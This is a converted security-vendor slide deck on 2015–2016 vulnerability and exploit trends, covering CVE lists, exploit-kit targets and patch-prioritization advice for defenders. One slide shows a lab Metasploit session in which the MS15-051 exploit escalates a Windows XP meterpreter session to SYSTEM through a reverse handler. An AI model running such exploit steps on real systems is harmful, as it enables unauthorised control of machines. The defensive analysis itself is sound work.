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## 2016 State of Vulnerability Exploits



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


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## Agenda


- Vulnerabilities, Exploits, Exploit Kits
- 2015 – 2016 Trends
- Apply



# Vulnerabilities



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# PRIORITIES

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# Vulnerability





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*Vulnerability is a **flaw** in the system that could provide an attacker with a way to bypass the security infrastructure.*





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# Exploit Frameworks Examples



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


*Exploit kits are toolkits that are used for the purpose of **spreading malware**. They automate the exploitation of mostly client-side vulnerabilities, come with pre-written exploit code and the kit user does not need to have experience in Vulnerabilities or Exploits.*





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# Exploit Kit Examples




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




## **Exploit Trends** and how to use them to our advantage



# Most affected




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| ■ microsoft                  | ■ adobe                  | ■ apple              | ■ oracle                       | ■ ferretcms_project      | ■ goautodial         | ■ google          | ■ joomla          |
| ■ pixabay_images_project     | ■ redhat                 | ■ ansible            | ■ citrix                       | ■ debian                 | ■ d-link             | ■ elasticsearch   | ■ fortinet        |
| ■ foxitsoftware              | ■ igniterealtime         | ■ jakweb             | ■ mozilla                      | ■ novell                 | ■ symantec           | ■ wpml            | ■ ajsquare        |
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| ■ f5                         | ■ genixcms               | ■ magmi              | ■ metalgenix                   | ■ novius-os              | ■ rebase             | ■ samsung         | ■ sefrenco        |
| ■ simple_ads_manager_project | ■ thecartpress           | ■ web-dorado         | ■ x2engine                     | ■ xceedium               | ■ yuba               | ■ zohocorp        | ■ accunetix       |
| ■ adb                        | ■ akronymmanager_project | ■ apache             | ■ arubanetworks                | ■ atlassian              | ■ auto-exchanger     | ■ avinu           | ■ beehive_forum   |
| ■ betster_project            | ■ bisonware              | ■ boxautomation      | ■ centreon                     | ■ clip-bucket            | ■ cloudbees          | ■ crea8social     | ■ cs-cart         |
| ■ cups                       | ■ cybernetikz            | ■ e107               | ■ easy2map_project             | ■ ecommercemajor_project | ■ ektron             | ■ elegant_themes  | ■ endian_firewall |
| ■ ericsson                   | ■ feedwordpress_project  | ■ fork-cms           | ■ freereprintables             | ■ gsm                    | ■ h5ai_project       | ■ horde           | ■ hp              |
| ■ insanevisions              | ■ ipass                  | ■ isc                | ■ job_manager                  | ■ kcodes                 | ■ libmimedir_project | ■ linux           | ■ maarch          |
| ■ magic_hills                | ■ manageengine           | ■ mcafee             | ■ milw0rm_project              | ■ moodle                 | ■ npds               | ■ ntop            | ■ nvidia          |
| ■ oxwall                     | ■ palo_alto_networks     | ■ palosanto          | ■ pcman%27s_ftp_server_project | ■ persistent_systems     | ■ pfense             | ■ photocati_media | ■ php             |
| ■ phpmybackuppro             | ■ pimcore                | ■ piwigo             | ■ pligg                        | ■ prapayan_cms_project   | ■ proftpd            | ■ projectsend     | ■ qemu            |
| ■ qlik                       | ■ selinux                | ■ sis                | ■ softsphere                   | ■ solarwinds             | ■ sudo_project       | ■ sympies         | ■ synametrics     |
| ■ sysaid                     | ■ tcpdump                | ■ teiko              | ■ thycotic                     | ■ two_pilots             | ■ vboxcomm           | ■ webgate         | ■ webgateinc      |
| ■ webgroupmedia              | ■ websense               | ■ wonderplugin       | ■ wotlab                       | ■ wpmembership           | ■ wpsymposium        | ■ xen             | ■ yeast           |
| ■ zend                       | ■ zeuscart               | ■ zhone_technologies |                                |                          |                      |                   |                   |

# Only 26% Exploits targeted Operating Systems



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## 74% of Exploits Target Applications



■ Application Exploits

■ Operating System Exploits

# Remote vs Local Exploits



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**Local**



**Remote**

# Remote vs Local Exploits



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## 80% can be compromised Remotely



■ Remote ■ Local



# Remote vs Local Exploits



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
REMOTE	LOCAL
CVE-2015-0349: Adobe Flash Player APSB15-06 Multiple Remote Code Execution Vulnerabilities	CVE-2015-2789: Foxit Reader CVE-2015-2789 Local Privilege Escalation Vulnerability
CVE-2015-2545: Microsoft Office CVE-2015-2545 Remote Code Execution Vulnerability	CVE-2015-2219: Lenovo System Update 'SUService.exe' CVE-2015-2219 Local Privilege Escalation
CVE-2015-0014: Microsoft Windows CVE-2015-0014 Telnet Service Buffer Overflow Vulnerability	CVE-2015-0002: Microsoft Windows CVE-2015-0002 Local Privilege Escalation Vulnerability
CVE-2015-1635: Microsoft Windows HTTP Protocol Stack CVE-2015-1635 Remote Code Execution	CVE-2015-0003: Microsoft Windows Kernel 'Win32k.sys' CVE-2015-0003 Local Privilege Escalation
CVE-2015-0273: PHP CVE-2015-0273 Use After Free Remote Code Execution Vulnerability	CVE-2015-1515: SoftSphere DefenseWall Personal Firewall 'dwall.sys' Local Privilege Escalation
CVE-2015-5477: ISC BIND CVE-2015-5477 Remote Denial of Service Vulnerability	CVE-2015-1328: Ubuntu Linux CVE-2015-1328 Local Privilege Escalation Vulnerability
CVE-2015-2590: Oracle Java SE CVE-2015-2590 Remote Security Vulnerability	CVE-2015-1701: Microsoft Windows CVE-2015-1701 Local Privilege Escalation Vulnerability
CVE-2015-2350: MikroTik RouterOS Cross Site Request Forgery Vulnerability	CVE-2015-3246: libuser CVE-2015-3246 Local Privilege Escalation Vulnerability
CVE-2015-0802: Mozilla Firefox CVE-2015-0802 Security Bypass Vulnerability	CVE-2015-1724: Microsoft Windows Kernel Use After Free CVE-2015-1724 Local Privilege Escalation Vulnerability
CVE-2015-1487: Symantec Endpoint Protection Manager CVE-2015-1487 Arbitrary File Write	CVE-2015-2360: Microsoft Windows Kernel 'Win32k.sys' CVE-2015-2360 Local Privilege Escalation
CVE-2015-4455: WordPress Aviary Image Editor Add-on For Gravity Forms Plugin Arbitrary File	CVE-2015-5737: FortiClient CVE-2015-5737 Multiple Local Information Disclosure Vulnerabilities

# Remote vs Local Exploits




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## Remotely Exploitable



## Requires Local Access



# Lateral Movement



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


Figure 1. Six Stages of an APT attack

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# Lateral Movement



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HIGH LATERAL MOVEMENT	LOW LATERAL MOVEMENT
CVE-2015-0117: IBM Domino CVE-2015-0117 Arbitrary Code Execution Vulnerability	CVE-2015-1155: Apple Safari CVE-2015-1155 Information Disclosure Vulnerability
CVE-2015-2545: Microsoft Office CVE-2015-2545 Remote Code Execution Vulnerability	CVE-2015-5737: FortiClient CVE-2015-5737 Multiple Local Information Disclosure Vulnerabilities
CVE-2015-1635: Microsoft Windows HTTP Protocol Stack CVE-2015-1635 Remote Code Execution Vulnerability	CVE-2015-1830: Apache ActiveMQ CVE-2015-1830 Directory Traversal Vulnerability
CVE-2015-2590: Oracle Java SE CVE-2015-2590 Remote Security Vulnerability	CVE-2015-1427: Elasticsearch Groovy Scripting Engine Sandbox Security Bypass Vulnerability
CVE-2015-0240: Samba 'TALLOC_FREE()' Function Remote Code Execution Vulnerability	CVE-2015-1479: ManageEngine ServiceDesk Plus 'CreateReportTable.jsp' SQL Injection Vulnerability
CVE-2015-2342: VMware vCenter Server CVE-2015-2342 Remote Code Execution Vulnerability	CVE-2015-1592: Movable Type CVE-2015-1592 Unspecified Local File Include Vulnerability
CVE-2015-2219: Lenovo System Update 'SUService.exe' CVE-2015-2219 Local Privilege Escalation Vulnerability	CVE-2015-2560: ManageEngine Desktop Central CVE-2015-2560 Password Reset Security Bypass Vulnerability

# 50% of Vulnerabilities had minimal Lateral Movement



## Remote + High Lateral Movement

Examples:	
CVE-2015-0117	IBM Domino CVE-2015-0117 Arbitrary Code Execution Vulnerability
CVE-2015-2545	Microsoft Office CVE-2015-2545 Remote Code Execution Vulnerability
CVE-2015-1635	Microsoft Windows HTTP Protocol Stack CVE-2015-1635 Remote Code Execution Vulnerability
CVE-2015-2426	Microsoft Windows OpenType Font Driver CVE-2015-2426 Remote Code Execution Vulnerability
CVE-2015-2590	Oracle Java SE CVE-2015-2590 Remote Security Vulnerability

# Exploits for EOL Applications



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**RESEARCH**

- Security Alerts
- Security Advisories
- Exploits
- Top 10 Vulnerabilities
- Laws of Vulnerabilities
- KnowledgeBase
- Open Source Projects
- SANS @RISK

## Exploits Against Obsolete Software

When obsolete software is detected on a scanned system, Qualys reports a high severity vulnerability. Software vendors either provide no patches for obsolete software, which clearly increases security risk over time. Or, software vendors provide private patches only to their customers with special support agreements, and Qualys does not have access to analyze private patches for vulnerabilities. It is therefore a best practice always to upgrade obsolete software as soon as possible.

To help demonstrate the risk of obsolete software, the Qualys Vulnerability Research Team periodically evaluates prevalent or important publicly available exploits against obsolete operating systems and software packages to determine if they are vulnerable. When an obsolete version is found to be vulnerable to an exploit, this information is integrated into the vulnerability detection to improve the accuracy and coverage of the detection. Findings from the Qualys Vulnerability Research Team are published below.

- Sep 2015 [MS15-051](#) - QID 91049 [view](#)
- Aug 2015 [MS15-010](#) - QID 91016 [view](#)
- Jul 2015 [MS14-058](#) - QID 90983 [view](#)
- Jun 2015 [MS15-061](#) - QID 91059 [view](#)
- Apr 2015 [MS15-020](#) - QID 91029 [view](#)
- Mar 2015 [MS14-064](#) - QID 90987 [view](#)
- Oct 2011 [MS11-050](#) - QID 100103 [view](#)

Sep 2015 [MS15-051](#) - QID 91049 [hide](#)

Vulnerable Software per Vendor Advisory: Windows 2003 - Windows 8.1 - see [Microsoft Advisory](#) for full detail

Exploit Used: Metasploit v4.11.4 - 2015071402

Findings:

Additional Vulnerable Software	Impact of Exploit
Windows XP SP3	Elevation of Privilege


# Exploits for EOL Applications



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Kalimware (MSP 2015-05-14) [Running]
Applications Places Fri Sep 11, 3:51 AM root
root@kali: ~
File Edit View Search Terminal Help
Server username: WKANDEK-XPTEST\wk
meterpreter > background
[*] Backgrounding session 1...
se> msf exploit(handler) > use exploit/windows/local/ms15_051_client_copy_image
se> msf exploit(ms15_051_client_copy_image) > set session 1
session => 1
ex> msf exploit(ms15_051_client_copy_image) > exploit
[*] Started reverse handler on 192.168.100.150:4444
[*] Launching notepad to host the exploit...
[+] Process 3928 launched.
[*] Reflectively injecting the exploit DLL into 3928...
[*] Injecting exploit into 3928...
[*] Exploit injected. Injecting payload into 3928...
[*] Payload injected. Executing exploit...
[*] Sending stage (885806 bytes) to 192.168.100.51
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
se> [*] Meterpreter session 2 opened (192.168.100.150:4444 -> 192.168.100.51:1048) a
Set 2015-09-11 03:50:35 -0400
se>
ex> meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
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# Only 7% of Vulnerabilities in 2015 had an associated Exploit





# Exploit Kits of 2015




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CVE	VULNERABILITY	EXPLOIT KIT
CVE-2015-0313	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-04)	Hanjuan, Angler,
CVE-2015-0311	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-03)	SweetOrange, Rig, Fiesta, Nuclear, Neutrino, Magnitude, Angler
CVE-2015-2419	Microsoft Internet Explorer Cumulative Security Update (MS15-065)	RIG,Nuclear Pack, Neutrino, Hunter,Angler
CVE-2015-0312	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-03)	Magnitude, Angler
CVE-2015-0359	Adobe Flash Player Multiple Remote Code Execution Vulnerabilities (APSB15-06)	Fiesta,Angler, Nuclear, Neutrino, Rig, Magnitude
CVE-2015-0310	Adobe Flash Player Security Update (APSB15-02)	Angler
CVE-2015-0336	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-05)	Angler
CVE-2015-5560	Adobe Flash Player and AIR Multiple Vulnerabilities (APSB15-19)	Nuclear Pack
CVE-2015-2426	Microsoft Font Driver Remote Code Execution Vulnerability (MS15-078)	Magnitude
CVE-2015-5122	Adobe Flash Player Multiple Vulnerabilities (APSB15-18)	Hacking Team, Neutrino, Angler, Magnitude, Nuclear, RIG, NULL Hole
CVE-2015-5119	Adobe Flash Player and AIR Multiple Vulnerabilities (APSA15-03, APSB15-16)	Neutrino, Angler, Magnitude, Hanjuan, NullHole
CVE-2015-1671	Microsoft Font Drivers Remote Code Execution Vulnerabilities (MS15-044)	Angler
CVE-2015-3113	Adobe Flash Player Buffer Overflow Vulnerability (APSB15-14)	Magnitude, Angler, Rig, Neutrino
CVE-2015-3105/3104	Adobe Flash Player and AIR Multiple Vulnerabilities (APSB15-11)	Magnitude, Angler, Nuclear
CVE-2015-3090	Adobe Flash Player and AIR Multiple Vulnerabilities (APSB15-09)	Angler, Nuclear, Rig, Magnitude
CVE-2015-0336	Adobe Flash Player Remote Code Execution Vulnerability (APSB15-05)	Nuclear,Angler, Neutrino, Magnitude

# Less than 1% of Vulnerabilities had an associated Exploit Kit



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## Applying Exploit knowledge

**Next week**

**Next Quarter**

**Next 6 months**

# Applying Exploit knowledge



- Next Week: Create inventory of :
  - Applications with weaponized Exploit packs
  - EOL Applications and EOL Operating Systems
  - Vulnerabilities with working exploits
  - Vulnerabilities that can be remotely compromised
- Next Month:
  - Upgrade EOL applications
  - Patching all vulnerabilities with Exploit packs and exploits
- Next Quarter:
  - Automatic inventory and alerting
  - Debate if most exploited applications, like Flash, are required for business.



## Thank You

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